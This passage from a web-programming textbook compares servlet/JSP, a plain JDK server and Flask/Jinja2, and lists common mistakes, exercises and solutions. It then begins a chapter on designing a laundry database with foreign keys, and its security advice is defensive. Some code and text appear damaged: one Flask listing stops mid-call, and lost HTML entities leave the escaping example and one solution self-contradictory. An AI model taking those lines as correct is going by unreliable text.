Code before every request	`Filter` / `HttpFilter`	`com.sun.net.httpserver.Filter`	`@app.before_request`
Code after every request	after `chain.doFilter`	after `chain.doFilter`	`@app.after_request`
Request scope	`request.setAttribute`	`RequestScope.of(ex)`	arguments to `render_template`
Session	`HttpSession` (server side)	`Sessions` (written by hand)	`flask.session` (signed cookie)
View	JSP page	template with `{{…}}` holes	Jinja2 template
Print, escaped	`<c:out value="${x}"/>`	`{{x}}`	`{{ x }}`
Loop	`<c:forEach>`	Java loop over a row template	`{% for b in bills %}`
Include	`<%@ include file="…" %>`	`{{> _header}}`	`{% extends "base.html" %}`
Forward to a view	`RequestDispatcher.forward`	`Template.render`	`return render_template(…)`
Redirect	`response.sendRedirect`	`Web.redirect` (303)	`return redirect(url_for(…))`
Error page	`<error-page>` in `web.xml`	try/catch around each handler	`@app.errorhandler(404)`
Database	JDBC, `?` placeholders	the same JDBC classes	`sqlite3` (`?`) or PyMySQL (`%s`)

Listing 7.69 is Flask's filter pair.

Listing 7.69 `before_request` does the auth filter's job — including the CSRF check — and `after_request` does the access log's.

```
@app.before_request
def require_login():
    g.started = time.perf_counter()
    if request.endpoint not in PROTECTED:
        return None
    if "user" not in session:
        return redirect(url_for("login"))                    # the chain stops here
    if request.method == "POST" and request.form.get("csrf") != session.get("csrf"):
        abort(403, "Form expired; please reload the page.")
    return None

@app.after_request
def access_log(response):
    ms = (time.perf_counter() - g.get("started", time.perf_counter())) * 1000
    app.logger.info("%s %s -> %s in %.0f ms", request.method,
request.full_path.rstrip("?"),
                    response.status_code, ms)
    return response
```

Listing 7.70 is the list view and **Listing 7.71** its template; set them beside **Listing 7.42** and **Listing 7.43**.

Listing 7.70 The Flask view function for `/bills`: the controller of **Listing 7.42** in seven lines.

```
@app.route("/bills")
def bills():
    outlet = request.args.get("outlet", "").strip()
    status = request.args.get("status", "").strip()
    if status not in ("queued", "finished", "departed"):
        status = ""
    return render_template("bills.html", bills=db.find_bills(outlet, status),
```

Listing 7.71 `bills.html` in Jinja2. `{% extends %}` and `{% block %}` replace the header and footer includes; `loop.index` replaces `varStatus`; `| rupiah` is a filter the application registers; and every `{{ }}` escapes by default.

```
{% extends "base.html" %}
{% block content %}
<h1>Bills</h1>
<form method="get" action="{{ url_for('bills') }}" class="filters">
  <select name="outlet">
    <option value="">All outlets</option>
    {% for o in outlets %}
      <option value="{{ o.id }}" {{ 'selected' if o.id == outlet }}>{{ o.name }}</option>
    {% endfor %}
  </select>
  <select name="status">
    <option value="">Any status</option>
    {% for s in ['queued', 'finished', 'departed'] %}
      <option {{ 'selected' if s == status }}>{{ s }}</option>
    {% endfor %}
  </select>
  <button type="submit">Show</button>
</form>

{% if not bills %}
  <p>No bills match.</p>
{% else %}
  <table>
    <tr><th>#</th><th>Bill</th><th>Arrived</th><th>Customer</th><th>Service</th>
        <th>Qty</th><th>Charged</th><th>Status</th></tr>
    {% for b in bills %}
    <tr class="{{ b.status }}">
      <td>{{ loop.index }}</td>
      <td><a href="{{ url_for('bill', id=b.id) }}">{{ b.id }}</a></td>
      <td>{{ b.arrived[:16] }}</td>
      <td>{{ b.customer_name }}</td>
      <td>{{ b.service_description }}</td>
      <td>{{ b.quantity }}</td>
      <td class="num">{{ b.payment | rupiah }}</td>
      <td>{{ 'cancelled' if b.cancelled else b.status }}</td>
    </tr>
    {% endfor %}
  </table>
  <p>{{ bills | length }} bill(s) shown, newest first.</p>
{% endif %}
{% endblock %}
```

Two differences matter. **Jinja2 escapes by default**, so the danger is reversed: `| safe` is the phrase to distrust. And **Flask's default session is a signed cookie**: the browser holds the data, readable but tamper-proof, whereas Tomcat keeps it on the server — so the Flask track stores only the employee's id, name, role and outlet, and `LAUNDRY_SECRET_KEY` must be a long random value in production.

`python -m unittest -v test_app` drives the application through Flask's test client over a copy of the database. All eleven tests passed; **Listing 7.72** is what three of them printed.

Listing 7.72 Real output of the Flask tests. Compare it with **Listing 7.62** and **Listing 7.68**: the same bill, the same price, the same refusals, from three stacks.

```
Bill B2954 created: 4 kg x Rp 12.000 = Rp 48.000.
Bill B2954 moved on. / Bill B2954 still owes Rp 48.000; record the payment first.
A customer id looks like C0001.
Weight in kg, for example 3.2 (at most 100).
Rack A01 already holds an open bill.
```

The server was also run with `python app.py` and driven with `curl`, with the same results and access-log lines such as `POST /bills/new -> 302 in 6 ms`.

7.23 JSP Next to the PHP You Already Know

Chapters 3 and 5 built pages like these in PHP. Almost every line has a twin here, and learning the rows of **Table 7.12** is worth more than learning either column.

Table 7.12 PHP and servlet/JSP side by side. The last two rows are the only differences of kind; everything above them is vocabulary.

Idea	PHP (Chapters 3 and 5)	Servlet + JSP
A hole in a page	`<?php … ?>`	`<% … %>`
Print a value	`<?= $x ?>`	`<%= x %>` or `${x}`
Query or form value	`$_GET['q']`, `$_POST['name']`	`request.getParameter("q")`, `${param.q}`
Request method	`$_SERVER['REQUEST_METHOD']`	`doGet` / `doPost`
Escape for HTML	`htmlspecialchars($x)`	`<c:out value="${x}"/>`
Session	`$_SESSION['k']` after `session_start()`	`session.setAttribute("k", v)`
Include a file	`include 'header.php';`	`<%@ include file="header.jspf" %>`
Prepared statement	PDO with `?` placeholders	`PreparedStatement` with `?`
Loop in a page	`foreach ($a as $x):`	`<c:forEach var="x" items="${a}">`
Where a URL points	a file on disk	a class or page, via annotation or `web.xml`
When your code runs	interpreted, every request	translated and compiled once
Between requests	nothing survives	the servlet, the page object and their fields survive

The last two rows are what a PHP developer must unlearn: a PHP global dies with the response, a Java field is shared by every visitor; and a Java URL maps to a component, which buys addresses that can move without moving code and pages no browser can request directly.

7.24 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines* — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application

on FastAPI and PostgreSQL, with a local Qwen2.5 model through Ollama; not one line of it is Java, and every idea of this chapter is load-bearing in it.

Controllers without HTML, views without decisions: the dashboard renders a score and its signals and computes nothing, so the scoring rules can change without touching the page.

Filters for what every request needs: authentication, a login rate limit and consent checks run before any handler, in one place.

Escaping without exception: the real-time community feed shows text written by one user to every other, and the template engine escapes it by default.

Scopes and secrets: a scan result belongs to one request, the user to the session, tier limits to the application; passwords are kept only as Argon2id hashes, and UU PDP duties — consent, export, account purge — are features. The Laundry's PBKDF2 hashes and `HttpOnly` cookies are the same discipline at classroom scale.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape — untrusted input, a validator, a model, a view, a filter, a scope with the right lifetime — and the shape does not care which language it is written in.

7.25 Common Mistakes, and How to Avoid Them

`javax.servlet` imports on Tomcat 10 or 11. Every address answers 404. Use `jakarta.servlet` (**Table 7.2**).

The Servlet API jar inside the WAR. A `ClassCastException` from a class to itself. Compile against it; never package it.

No JSTL jars. Tomcat does not include them; `jakarta.tags.core` "cannot be resolved". Put both jars in `WEB-INF/lib`.

A semicolon inside `<%= … %>`. The generated line already has one.

Request data in a declaration or a servlet field. Shared by every visitor at once. Use a local variable or request scope.

Forgetting that `getParameter` returns `null`. Read parameters through a helper that turns `null` into `""`.

Setting the character encoding after the first `getParameter`. Too late; use a filter that runs first.

`${prices.wash-fold}`. The dash is a minus and the answer is silently `0`. Write `${prices['wash-fold']}`.

Bare `${x}` for a value a person typed. It does not escape. Use `<c:out>`.

`<a href="/bills">` inside a deployed application. It loses the context path. Use `${ctx}/bills` or `<c:url>`.

`property="*"` on a bean with a price in it. The visitor chooses the price. Copy fields one by one.

Forwarding after a successful POST. Reload creates the bill twice. Redirect.

Building SQL by joining strings. Bind every value.

Showing a stack trace to a visitor. Log it; show one sentence.

Trusting `HttpExchange.setAttribute` to be per request. It is per context. Use a real request scope.

Deploying with `admin`/`admin` in `tomcat-users.xml`. The manager accepts uploaded programs.

7.26 Chapter Summary

A servlet container runs your classes for you (**Figure 7.2**): a connector accepts the request, filters run in order, a servlet decides, a JSP page draws. Use Tomcat 10.1 or 11 and `jakarta.*` packages (**Table 7.2**); install Tomcat by unpacking it, or from VS Code with Community Server Connectors.

A JSP page is a servlet in disguise. It is translated into Java, compiled, loaded and instantiated once; every request is one call to `_jspService` on one shared object (**Figure 7.12**, **Figure 7.13**, **Listing 7.6**).

Template text is copied; JSP elements are holes. `<%= expr %>` becomes `out.print(expr)`; `<% code %>` is pasted into the method; `<%! code %>` lands in the class and is shared by every visitor (**Table 7.5**). Directives speak to the translator, once (**Table 7.4**).

Nine implicit objects, four scopes (**Table 7.6**, **Table 7.7**). The scopes answer "how long should this live?" and are searched page, request, session, application by `${name}`.

Beans, EL and JSTL take the Java out of the page. A bean is a no-argument constructor plus `getX`/`setX`; EL reads; JSTL decides and repeats; `<c:out>` escapes, and that default is a security control (**Listing 7.40**).

Servlet and JSP together are MVC (**Figure 7.17**, **Figure 7.19**): the servlet controls and dispatches, the page displays, the model holds the rules. After a successful POST, redirect.

JDBC through a DAO, with bound parameters and transactions, runs the same SQL on SQLite and MySQL; the URL, or a JNDI pool, decides which (**Listing 7.48**, **Listing 7.51**).

Sessions remember, filters guard. Hash passwords, change the session id at login, check a CSRF token on every POST, and put every cross-cutting rule in a filter (**Listing 7.57**).

The same application runs three ways (**Table 7.11**): servlet and JSP on Tomcat, the JDK's HttpServer, and Flask with Jinja2. The jobs are the same; only the names change.

The specifications are Jakarta Servlet [5], Jakarta Pages [6], Jakarta Tags [7] and Jakarta Expression Language [8]; Tomcat's documentation [9] and the Community Server Connectors page [10] are the practical companions; Basham, Sierra and Bates [11] and Hall and Brown [12] are friendly long treatments. For JDBC see [13] and the MySQL manual [14]; for Flask, [15]. The security rules are OWASP's [16], and the personal-data obligations are UU 27/2022 [4]. The Jakarta EE 11 release is announced in [1], the Tomcat versions of **Table 7.2** are tracked in [2], and the contents of the newest XAMPP in [3].

7.27 Exercises

7.1 Run `./xlate.sh hello.jsp` in the `minijsp` folder and point at the line of **Listing 7.6** that each line of **Listing 7.4** produced.

7.2 Predict, then check, what `<%= 4 * 12000 %>`, `<%= 4 * 12000; %>` and `<%= "4" + 12000 %>` each do.

7.3 Request `counter.jsp` three times and explain the two sequences of numbers.

7.4 Request `scopes.jsp` twice, then from a second browser. Which counters moved, and why?

7.5 A page shows `${param.note}` and a visitor submits `<b>hi</b>`. What does the browser draw? Replace it with `<c:out>` and answer again.

7.6 Predict `${prices.wash-fold}`, `${prices['wash-fold']}`, `${7 * 8000}` and `${36000 div 6}` on MiniJSP's `el-demo.jsp`, then check.

7.7 Rewrite the shopping-cart loop of **Listing 7.21** with `<c:forEach>` and `<c:out>`. Which version can be left broken without any editor noticing?

7.8 Compute by hand the bill for 2.1 kg of curtains (S0010, Rp 15.000 per kg) and for 3 bed covers (S0008). Then create both in any of the three running tracks.

7.9 Remove `resp.sendRedirect` from `NewBillServlet` and forward to `bill.jsp` instead. What happens when the cashier presses Reload?

7.10 Log in as `cuci1@profitina-laundry.example` and try to create a bill. Which line of which class stops you, and what status comes back?

7.11 Explain why `<%@ include %>` cannot take a page name computed at request time, using the words *translation phase* and *request phase*.

7.12 Point the HttpServer track at MySQL (or MariaDB) and run its tests. What did you have to change in the Java code?

7.28 Solutions to the Exercises

7.1 `<html>` became `out.write("<html>\n");` the tabs survived as `\t`; `<%= new java.util.Date() %>` became `out.print(new java.util.Date());`; and the variables at the top of `_jspService` are implicit objects nobody declared. The class is `hello_jsp` because the file is `hello.jsp`.

7.2 The first prints `48000` — integer arithmetic, no separator. The second does not translate: the generated line is `out.print(4 * 12000;);`. The third prints `412000`: in Java, `+` with a `String` on the left concatenates. PHP would convert `"4"` to a number and print `12004`; the same expression means different things in the two languages.

7.3 The declared counter prints 1, 2, 3; the local variable prints 1, 1, 1 (**Listing 7.11**). The field belongs to the single page object; the local belongs to one call of `_jspService`.

7.4 Page stays at 1, request changes to an unrelated number, session and application both climb (**Listing 7.29**). In the second browser the session starts again at 1 — it has no cookie for the first session — while application keeps climbing.

7.5 `${param.note}` writes `<b>hi</b>` into the page and the browser draws **hi** in bold: the visitor has changed your markup, and with `<script>` they would run code in someone else's browser. `<c:out value="${param.note}"/>` writes `<b>hi</b>` and the browser shows the characters `<b>hi</b>`.

7.6 `0` (the dash is a minus: two missing names, each zero); `8000`; `56000` (whole numbers stay whole under `*`); `6000.0` (`div` always gives floating point).

7.7 The JSTL version is the `<c:forEach>` pattern of **Listing 7.35**. The scriptlet version can be broken invisibly: delete the closing `<% } %>` and nothing in the page looks wrong, while the

compiler complains about the end of the file. Delete `</c:forEach>` and every editor marks the unclosed tag.

7.8 Curtains are sold per kg, so 2.1 kg rounds up to 3 units: $3 \times 15000 = 45000$, Rp 45.000. Bed covers are per item and must be a whole number: $3 \times 35000 = 105000$, Rp 105.000. Entering `2.5` bed covers is refused with "A whole number of items, for example 2."

7.9 Reload repeats the POST — the browser usually asks "resubmit the form?" — and a second bill, B2955, is created for the same laundry. Post/Redirect/Get exists to prevent exactly this.

7.10 `NewBillServlet.doPost`: `if (!user.isMayCreateBills())` sends 403 "Washers do not take new bills.", which `error.jsp` draws as *Not allowed*. (`Employee.isMayCreateBills` returns `false` for the role *washer*.) The HttpServer and Flask tracks answer 403 in the same place.

7.11 The include directive is obeyed in the **translation phase**, when the page becomes Java source. At that moment there is no request — no parameters, no session, no visitor — so the file name must be a constant. `<jsp:include>` is obeyed in the **request phase**, when a request exists, so its `page` attribute may be computed from it.

7.12 Nothing. Load `schema.mysql.sql` and `seed.mysql.sql`, put the driver jar on the classpath and pass `-Dlaundry.db.url=jdbc:mysql://localhost:3306/profitina_laundry?user=laundry&password=…` (or set `LAUNDRY_DB_URL`). The SQL is the same for both databases; only `Db` looks at the URL. This book's build ran exactly that against MariaDB, and all fourteen checks passed.

Chapter 8

Evaluation and Discussion II: A Database-Backed Web Application, from Design to Deployment

This chapter adds no new technology. It works problems instead, twelve of them, and every one is solved from a blank page. The first four together make one project: a complete website for Profitina Laundry with a database designed from scratch, registration, login and logout, eight working features on top of them, an acceptance test that proves the features work, and a repository and deployment that are safe to show the world. The other eight are new, and each targets one idea from Chapters 5 to 7: a report built with `JOIN`, `GROUP BY` and `HAVING`; a status check that cannot be broken by SQL injection; the difference between a cookie and a session, shown by forging one; an XML export that stays well-formed; an XML Schema that catches what a parser cannot; a JSON price list whose numbers are really numbers; a servlet and a JSP page arranged as model, view and controller; and the lifecycle and scopes of a servlet. Every problem is solved in the technology it is about (PHP, SQL, XML, JSON or JSP) and again in Java and in Python, and every output you see was printed by the program above it. By the end of the chapter you will have a method for any web problem that involves a database, and you will have used it twelve times.

8.1 Where We Left Off

Chapters 5, 6 and 7 filled the toolbox that the rest of this book uses. Naming the right tool is half of solving a problem, so let us open the box and look at what is inside.

From **Chapter 5** we have a running server: Apache or PHP's own development server in front, PHP in the middle, and MySQL or MariaDB (or SQLite, which needs no server at all) behind. We have *redirection* (the `Location` header and the status code 302), *cookies* and *sessions* (how a server that forgets everything between requests can still remember who you are), the *relational model* (tables, rows, primary keys, foreign keys), *normalization* (the three normal forms that stop the same fact from being stored twice), and SQL from nothing: `CREATE TABLE`, `INSERT`, `SELECT` with `WHERE`, `ORDER BY` and `LIMIT`, `UPDATE`, `DELETE`, joins, `GROUP BY` and `HAVING`. We connected PHP to the database, first with `mysqli` and then with PDO, we watched SQL injection break a sign-in page, and we repaired it with *prepared statements*. We met *transactions*, which make several changes happen together or not at all.

From **Chapter 6** we have XML: the six rules of well-formedness, entity references such as `&`, the tree of nodes, namespaces, the difference between *well-formed* and *valid*, DTDs and XML Schema, three ways of reading a document (DOM, SAX and pull parsing), XPath and XSLT, and JSON, the lighter rival that most web APIs now speak.

From **Chapter 7** we have server-side Java: the *container* (Tomcat), *servlets* and their lifecycle (`init`, `service`, `destroy`), JSP pages and the servlets they turn into, directives, scripting elements,

the implicit objects, the four *scopes* (page, request, session, application), JavaBeans, the Expression Language, JSTL, forwarding, and JDBC through a small data-access class.

This chapter uses all of it, in four layers.

1. **A method** (Section 8.2): eight steps that take you from a paragraph of requirements to a working, tested web application.
2. **The case and the code** (Section 8.3): one database, one folder of programs, and how to run every one of them.
3. **Twelve worked problems.** Problems 8.1 to 8.4 (Section 8.4) build the complete project. Problems 8.5 to 8.7 (Section 8.5) are new problems on PHP and MySQL, Problems 8.8 to 8.10 (Section 8.6) on XML and JSON, and Problems 8.11 and 8.12 (Section 8.7) on servlets and JSP.
4. **The usual closing sections**: a comparison of all the problems, where the ideas meet a real product, common mistakes, a summary, exercises, and their full solutions.

Every problem is laid out in the same order, and each part has a bold label so that you can find it again: **The problem**, **In our own words**, **Design**, the solutions in the problem's own technology and then in **Java** and **Python**, **Line by line**, **A tempting wrong solution**, and **Check yourself**.

> **HOW TO USE THIS CHAPTER.** Read the statement of a problem, then cover the rest of the page and spend ten minutes on it yourself: sketch the tables, write the URL of every page, write one SQL statement by hand. A solution you have wrestled with first is understood in a way that a solution you have only read never is. Then read on and compare. The *check yourself* variant at the end of each problem tells you whether the idea has really arrived.

8.2 How to Approach a Web Application Problem

A problem in web programming rarely says "write this one function". It says "here is a business; make it a website". A laundry takes in clothes, weighs them, prices them, washes them, takes money and hands the clothes back. Where do you start? Beginners start by opening an editor and writing `<html>`. That is the one place not to start, because every page depends on the data behind it, and the data has not been decided yet. This section gives a method: eight steps that say what to write, in what order, before and while you write code. On a small problem the first four take twenty minutes; on a large one they are the difference between a design and a heap of pages.

> **DEFINITION.** A *requirement* is one sentence that says what the system must let someone do, or must never let happen: "a cashier can record a payment for a bill", "nobody can delete a customer who still has bills". A *feature* is a group of pages and actions that satisfies one or more requirements for one kind of user.

Step 1 — Write down the people and what each wants to do. Who uses the site? For the laundry: a *customer*, who wants to see the price list and the state of his own bills; a *cashier*, who takes in bills, records payments and looks after the customer list; and a *visitor* who is not logged in and may only see public pages. Next to each person, write verbs: *register*, *log in*, *search*, *add*, *change*, *pay*, *collect*. Each verb is a candidate feature.

Step 2 — Underline the nouns, and turn them into tables. Customer, service, bill, payment, outlet, employee. A noun that has several facts of its own (a customer has a name, a phone, an e-mail address) becomes a table; a noun that is a single fact (a phone number) becomes a column. Two nouns connected by "has" or "belongs to" (a customer *has* bills) become a *foreign key* on the "many" side. This is the conceptual model, and Problem 8.1 does it in full.

Step 3 — Make every fact live in exactly one place. Apply the three normal forms of Chapter 5. The customer's name lives in `Customer`, never copied into `Bill`; the bill points at the customer by id. There is one deliberate exception, and it teaches the rule: the *amount charged* is copied into the bill when the bill is created, because a later change to the price list must not rewrite what a customer was charged last month. A copy that records history is not duplication; a copy that merely saves a join is.

Step 4 — List the URLs. Every page and every action gets a method and a path: `GET /customers` lists, `POST /customers/new` creates, `POST /customers/C0001/delete` deletes. Reading actions use `GET`; anything that changes data uses `POST`, because a browser, a search engine or a link preview may follow a `GET` link on its own [1]. After a successful `POST`, answer with a redirect, never with a page, so that pressing Reload does not charge the customer twice. This rule has a name, *Post/Redirect/Get*.

Step 5 — Decide who may do what. For every URL, write which kinds of user may use it: nobody, anyone, customers, staff. The check that enforces this runs on the server for every request. Hiding a link in the menu is a convenience, not a protection.

Step 6 — Write the checks before the code. For each feature write two or three requests and what must come back, and always include an edge case: the empty search, the quantity zero, the customer who still has bills, the payment larger than the balance, the page that does not exist. Problem 8.4 turns these into an acceptance test that runs over real HTTP.

Step 7 — Build one request at a time, and run it. Write one route, try it, then the next. Most beginners write ten pages and then discover that the session never worked. After each route, run the checks written so far.

Step 8 — Keep secrets out of the code, and write down what you built. Passwords and keys come from the environment, never from a file in the repository. A short write-up (what the data looks like, what each feature does, what was measured, who did what) is part of the product, not an afterthought; Problem 8.4 shows its shape.

> **THE ORDER MATTERS.** Data first (Steps 2 and 3), then addresses (Step 4), then permissions (Step 5), then tests (Step 6), and only then code (Step 7). Each step constrains the next. A team that starts at Step 7 ends up redesigning its tables on the last evening, when every page already depends on them.

8.3 The Case and the Code of This Chapter

All twelve problems use one database: the Profitina Laundry database that the finished application of this book also uses. It describes a fictional laundry in Surabaya with three outlets (Rungkut, Keputih near the campus, and Wiyung), fourteen employees, twelve services, 256 customers, 2,953 bills, 3,319 payments and 8,802 rows of audit trail, one year of trading that ends on 30 September 2026 at 21:00, closing time. The database comes in two dialects, one for SQLite and one for MySQL or MariaDB, with the same seven tables: `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment` and `StatusLog`. SQLite keeps the whole database in one file, `laundry.db`, and needs nothing installed beyond the language you are already using; that is why it is the default here. Every PHP program also runs on MySQL when you set one environment variable.

The code of this chapter lives in one folder, `Code_new/Chapter08`, laid out as **Table 8.1** shows. The folder has its own `README.md` that says how to run every program on Windows, macOS and Linux, from a terminal and from VS Code.

Table 8.1 The folders of the chapter's code. Each program names, in its first comment, the command that runs it.

Folder	What is in it	Needs
`data/`	`laundry.db`, a copy of the Profitina Laundry database	nothing
`sql/`	the SQL of Problems 8.1 and 8.5 and of the exercises	SQLite or MySQL
`php/`	the Laundry Desk (`lib.php`, `public/index.php`) and Problems 8.2 and 8.5 to 8.10	PHP 8 with PDO
`java/`	the Laundry Desk and every problem on the JDK's own HTTP server and JDBC	JDK 21 or newer
`python/`	the Laundry Desk and every problem on Flask and `sqlite3`	Python 3.11+, Flask, lxml
`xml/`	the XML Schema, the exported document and a broken document (Problems 8.8, 8.9)	nothing
`js/`	the JavaScript client of Problem 8.10	Node.js
`jsp/`	the servlets, the JSP page and a small stand-in container (Problems 8.11, 8.12)	JDK, servlet API jar
`tests/`	the acceptance test of Problem 8.4, and `run_all.sh`, which runs everything	all of the above
`deploy/`	`.gitignore`, the settings template and the repository check of Problem 8.4	Git
`vendor/`	`sqlite-jdbc` and `jakarta.servlet-api`, the two jars the Java code needs	nothing

A word about what was run and what was not. Every PHP, SQL, Java, Python, XML and JavaScript program in this chapter was run while the chapter was written, and the output printed below each listing is the output it produced. The SQL was run on SQLite and on MariaDB 10.11; the PHP pages were run on SQLite and on MariaDB. Two things could not be run here, and the text says so each time: Laravel (its installer downloads packages from the internet, which the machine used for this chapter could not reach) and a real servlet container. The servlets were compiled against the official Jakarta Servlet 6.0 interfaces and then *run* inside a very small stand-in container written for this chapter; the JSP page, which only a real container can translate, is given together with the exact steps to deploy it on Tomcat 10 or newer.

8.4 The Project: A CRUD Website with Authentication

> **PROBLEM.** Build a CRUD (Create, Read, Update, Delete) website using the Laravel framework or another framework of your choice. Laravel is an MVC (Model–View–Controller) PHP framework, and the website must satisfy these conditions: it has at least eight features, not counting authentication; it includes login, registration and logout; and its database schema contains at least one foreign key. Write a report that contains the database design (the conceptual and the physical data model), a list of all implemented features, screenshots of each feature with a brief explanation, and, for a team, a clear statement of each member's share of the work and contributions (for example, "Putri Widyasari 55%: …, Gupito Lelono 45%: …"). Finally, deploy the website to a free web hosting service and publish its complete source code in a public repository.

In our own words. This is one project with four separate deliverables, and it is much easier to solve as four problems than as one. We will solve them in the order in which they depend on each other.

- **Problem 8.1**: design the database, conceptual and physical, with foreign keys that the database really enforces.

- **Problem 8.2**: registration, login and logout, with passwords stored the way they must be stored.
- **Problem 8.3**: at least eight features, each a small group of pages that creates, reads, updates or deletes something.
- **Problem 8.4**: the evidence and the delivery: an acceptance test over real HTTP, the write-up, a repository that contains no secrets, and deployment.

The framework question. The statement allows "another framework of your choice", and that choice deserves a sentence of thought. Laravel [2] gives you routing, a template language, an object–relational mapper, migrations and a ready-made authentication kit, and a real team building a real product should use it or something like it. But a framework hides exactly the machinery that Chapters 5 to 7 taught, and a reader who has never seen that machinery cannot tell what the framework is doing on his behalf. So this chapter solves the project three times *without* a framework, in the smallest code that is still honest: PHP with PDO, Java with the JDK's built-in HTTP server and JDBC, and Python with Flask (a micro-framework that provides routing and sessions and nothing else). All three are organized in the MVC way, which is what the statement is really asking for, and Section 8.4.3 ends with a table that maps every piece of the PHP solution to its Laravel counterpart, so that moving to Laravel afterwards is a translation, not a mystery. We call the application the **Laundry Desk**.

8.4.1 Problem 8.1 — Designing the database

> **PROBLEM.** Give the conceptual and the physical data model of the website's database. The schema must contain at least one foreign key.

In our own words. Two drawings and one script. The *conceptual* model says which things the business deals with and how they are related, in words a shop owner would recognize, with no data types in sight. The *physical* model says exactly how those things are stored in one particular database: table names, column names, types, primary keys, foreign keys and the rules (constraints) the database will enforce. Then we must *prove* that the foreign key does its job: that it refuses a row that points at nothing.

> **DEFINITION.** A *conceptual data model* lists the *entities* of a business (the kinds of thing it keeps facts about) and the *relationships* between them, each with its *cardinality*: one-to-one, one-to-many or many-to-many. A *physical data model* is the same design written for one database product: tables, columns with types, primary keys, foreign keys, and constraints [3].

Design, the conceptual model. Read the business back to front, starting from the piece of paper at its center: the bill. A bill is written for one *customer*, for one *service* from the price list, by one *employee*, at one *outlet*. A bill may be paid in several *payments* (half now, half on collection), and every change in its state (received, finished, collected, cancelled, complained about) is written into a *status log* together with the employee who made it. Employees work at an outlet, and every employee except the owner has a supervisor who is also an employee. That gives seven entities, drawn in **Figure 8.1**.



Figure 8.1 The conceptual model of Profitina Laundry: seven entities, with the bill at the center. Every line is one-to-many, read from the "1" side to the "N" side.

Read each line aloud as a sentence in both directions, because that is how you check a cardinality. "One customer has many bills; one bill belongs to exactly one customer." True. "One service is used by many bills; one bill uses exactly one service." True for this shop: a customer who brings shoes and a suit gets two bills. "One employee supervises many employees; one employee has at most one supervisor." True, and the owner, who has none, is the reason the supervisor column may be empty. There is no many-to-many relationship here; if there were (for instance, if one bill could hold several services), it would need a table of its own between the two, with a foreign key to each.

Design, the physical model. Now choose, for each entity, a table and its columns, types and keys. **Figure 8.2** shows the core of it, the four tables that every feature of the Laundry Desk touches; the full seven-table schema is in the Profitina Laundry `database` folder, in a SQLite and a MySQL version.



Figure 8.2 The core of the physical model: primary keys underlined, each foreign key drawn from the key it refers to. The crow's foot marks the "many" end.

Four decisions in **Figure 8.2** are worth saying out loud. First, the keys are short readable codes (`C0001`, `S0004`, `B2953`) because they are printed on receipts and read over the telephone; a hidden auto-increment integer would have served a program equally well. Second, money is `DECIMAL(10,2)`, never a floating-point type, because a float cannot hold most decimal fractions exactly and a laundry that loses one rupiah per bill loses it three thousand times a year. Third, `Bill.payment` is the amount *charged*, copied from `Service.price × Bill.unit` when the bill is created, for the reason given in Step 3 of Section 8.2; the amount *paid* is not stored anywhere but always computed as the sum of the bill's payments. Fourth, `Customer.password_hash` may be

`NULL`, which means "this customer has no online account", because most of the 256 customers have never registered on the website and must not be forced to.

> **DEFINITION.** A *foreign key* is a column (or group of columns) whose value must equal the primary key of an existing row in another table, or else be `NULL` if the column allows it. `ON DELETE RESTRICT` makes the database refuse to delete a row that other rows still point at; `ON UPDATE CASCADE` makes it carry a change of the key into every row that points at it [4].

The SQL solution. Listing 8.1 is the physical model of the three core tables written for MySQL, followed by four statements that put the two foreign keys to work. It runs as it stands in phpMyAdmin (SQL tab) or in a terminal.

Listing 8.1 `p81_design.mysql.sql`: three tables, two foreign keys, and four statements that test them.

```sql
-- p81_design.mysql.sql - Problem 8.1: the core of the physical model, with two foreign
keys,
-- and four statements that put the keys to work.
-- Run (XAMPP shell or terminal):  mysql -u root --force -t < p81_design.mysql.sql
DROP DATABASE IF EXISTS p81_demo;
CREATE DATABASE p81_demo CHARACTER SET utf8mb4;
USE p81_demo;

CREATE TABLE Customer (
    id     CHAR(5)     NOT NULL,
